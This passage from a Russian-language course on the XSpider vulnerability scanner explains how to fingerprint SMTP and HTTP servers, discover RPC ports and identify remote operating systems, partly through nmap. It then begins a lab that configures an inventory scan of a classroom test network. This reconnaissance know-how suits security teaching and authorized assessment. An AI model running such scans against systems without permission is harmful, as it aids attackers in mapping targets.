Например, работу SMTP-сервера определяют несколько ключевых стандартов: RFC 2821, RFC 1425, RFC 1985. Эти стандарты определяют команды, которые SMTP-клиент может выполнить, подключившись к серверу, обязательные возможности самого сервера, допустимые аргументы и данные. Однако, как обычно, не все реализации серверов SMTP удовлетворяют этим требованиям. Кроме того, анализу подлежат и сообщения об ошибках, выдаваемые сервером SMTP, хотя эти сообщения могут быть изменены администратором сервера, что снижает достоверность данного метода. Как правило, достаточно кода ошибки. Далее приведено несколько приёмов, позволяющих отличить один SMTP сервер от другого:

- Корректно заданная команда MAIL FROM без предварительно переданной команды HELO. Некоторые серверы позволяют это (возвращая код ошибки 220), другие запрещают (501 или 503).
- Команда HELO без указания имени домена. Стандарт этого не разрешает, но некоторые серверы позволяют выполнить команду таким образом.
- Использование команды MAIL FROM <имя> без указания символа ":" после FROM. Некоторые серверы, например, qmail позволяют это, хотя стандарт это явно запрещает.
- Использование команды MAIL FROM: <> с пустым адресом отправителя. Все серверы должны это разрешать, но бывают исключения.
- Некорректное задание адреса отправителя в команде MAIL FROM. Некоторые серверы это запрещают, то есть проверяют существование указанного домена.

Ещё один распространённый метод идентификации сервера SMTP – проверка поддержки некоторых команд:

- HELP
- VRFY
- EXPN
- TURN

- SOML
- SAML
- NOOP
- EHLO

Ещё один пример – сервер HTTP. Один из методов его идентификации – запрос OPTIONS. В ответ может быть возвращено название приложения и его версия (как в следующем примере).

```
OPTIONS * HTTP\1.1

HTTP/1.1 200 OK
Date Wed 20 Jun 2001 17:41:42 GMT
Server: Apache/1.3.19 (Unix) PHP/4.0.5 mod_jk rus/PL30.4
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
Connection: close
```

Аналогичная информация появляется и в сообщении об ошибке, например, при обращении к несуществующей странице.

Из сказанного выше видно, что идентификация приложений может быть выполнена самыми разными способами. Причём используемые приёмы могут быть основаны на собственном опыте разработчиков сканеров, а, следовательно, быть уникальными. Поскольку окончательное решение принимается на основе нескольких проверок, имеет смысл назвать такие методы эвристическими. Разумеется, чем больше способов задействовано, тем больше времени сканер будет тратить на определение приложений, но, с другой стороны, приложение будет идентифицировано достовернее. Отключить использование эвристических методов можно путём редактирования профиля сканирования (рис. 40).




Рис. 39 Включение эвристического метода идентификации сервисов.

Опция «Эвристический метод определения открытых портов» включает так называемое RPC-сканирование: механизм определения номеров портов, используемых сервисами, обрабатывающими вызовы удалённых процедур (Remote Procedure Call, RPC).

Если в результате идентификации сервисов сканер находит сервис portmapper (обычно сервис использует порт TCP 111 в UNIX-системах или порт 135 в Windows), то с помощью соответствующего запроса делается попытка определения номеров портов, используемых удалёнными процедурами.

При этом результаты сканирования портов будут выглядеть примерно так, как на Рис. 40.





Рис. 40 Результат определения портов, используемых удалёнными процедурами.

Результат этапа идентификации сервисов и приложений – найденные (идентифицированные) сетевые службы и соответствующие им приложения. При этом принята следующая система обозначений:

	Служба идентифицирована

	Служба не идентифицирована

Если служба не идентифицирована, выводится название службы, использующей данный порт по умолчанию.



4.1.5. Идентификация операционных систем

Проблема определения типа и версии операционной системы (ОС) удаленного узла весьма актуальна при проведении анализа защищённости. Чем точнее будет определена ОС тестируемого узла, тем эффективнее будет выполнена его проверка. Более того, в некоторых сканерах набор выполняемых проверок зависит от результатов определения ОС.

Существует несколько методов определения ОС сканируемого узла:

1) Простейшие
   a) Анализ наборов открытых портов
   b) Использование сервисов прикладного уровня
2) Анализ стека TCP/IP
   a) TCP/IP Stack Fingerprinting (впервые реализованный в сканерах queso и nmap)
   b) SinFP
3) Анализ ICMP пакетов
4) Малоизвестные, редко используемые
   a) Анализ задержек при установлении TCP-соединения (Retransmission timeout)
   b) Опрос порта с номером 0
   c) Анализ реакции на фрагментированный трафик

Подробное обсуждение этих методов выходит за рамки курса. В сканере XSpider используются простейшие методы идентификации, например:

5) Regisrty OS Info - получение информации о версии из реестра,
6) NTP - получение информации через сервис NTP,
7) RDP - получение информации через сервис RDP (в профиле сканирования должен быть включен поиск уязвимостей, либо подбор учетных записей по RDP),

8) SNMP - получение информации через сервис SNMP (учетная запись должна быть задана явно или подобрана во время проведения сканирования)

Для определения операционных систем специальных настроек в профиле сканирования не требуется.

Если на узле имеется утилита **nmap**, можно задействовать встроенные в неё методы идентификации ОС, в частности упомянутый выше метод идентификации ОС "TCP/IP Stack Fingerprinting". Утилита **nmap** вызывается как внешняя программа (Рис. 41), а её результаты включаются в отчёт о сканировании. При этом никаких опций, явно указывающих nmap идентифицировать операционную систему, вводить не нужно.





Рис. 41 – Использование nmap для идентификации ОС.

4.2. Практическая работа 3. Инвентаризация сетевых ресурсов

4.2.1. Часть 1. Инвентаризация в условиях фильтрации трафика


Цель данной части практической работы – изучение методов сбора информации о сетевых ресурсах, при этом в исследуемой сети осуществляется фильтрация трафика.




9) Уточнить у преподавателя диапазон адресов тестовой сети (обычно 192.168.x.250-253)

Тестовая сеть_____


10) Запустить консоль управления XSpider
11) Открыть вкладку «Сканирования», панель «Профили»
12) Создать новый профиль, указать название «Инвентаризация DMZ», в поле «Комментарий» указать «Профиль для проведения инвентаризации DMZ»




13) В секции «Поиск узлов» включить опцию ICMP Ping (остальные опции должны быть выключены)




14) В секции «Настройки сканирования» в области «Фильтрация данных при сканировании» выбрать «Только инвентаризационные уязвимости»



15) В секции «Сканер портов» указать диапазон 1-1000




16) В секции «Сканер UDP сервисов» отключить опцию "Сканировать UDP порты" (пока не будем в целях экономии времени)



17) В секции «Сканер уязвимостей» отключить опцию «Искать уязвимости»


Примечание: опция отключает поиск уязвимостей и сбор дополнительной информации



18) Сохранить профиль

19) Перейти к вкладке «Задачи»

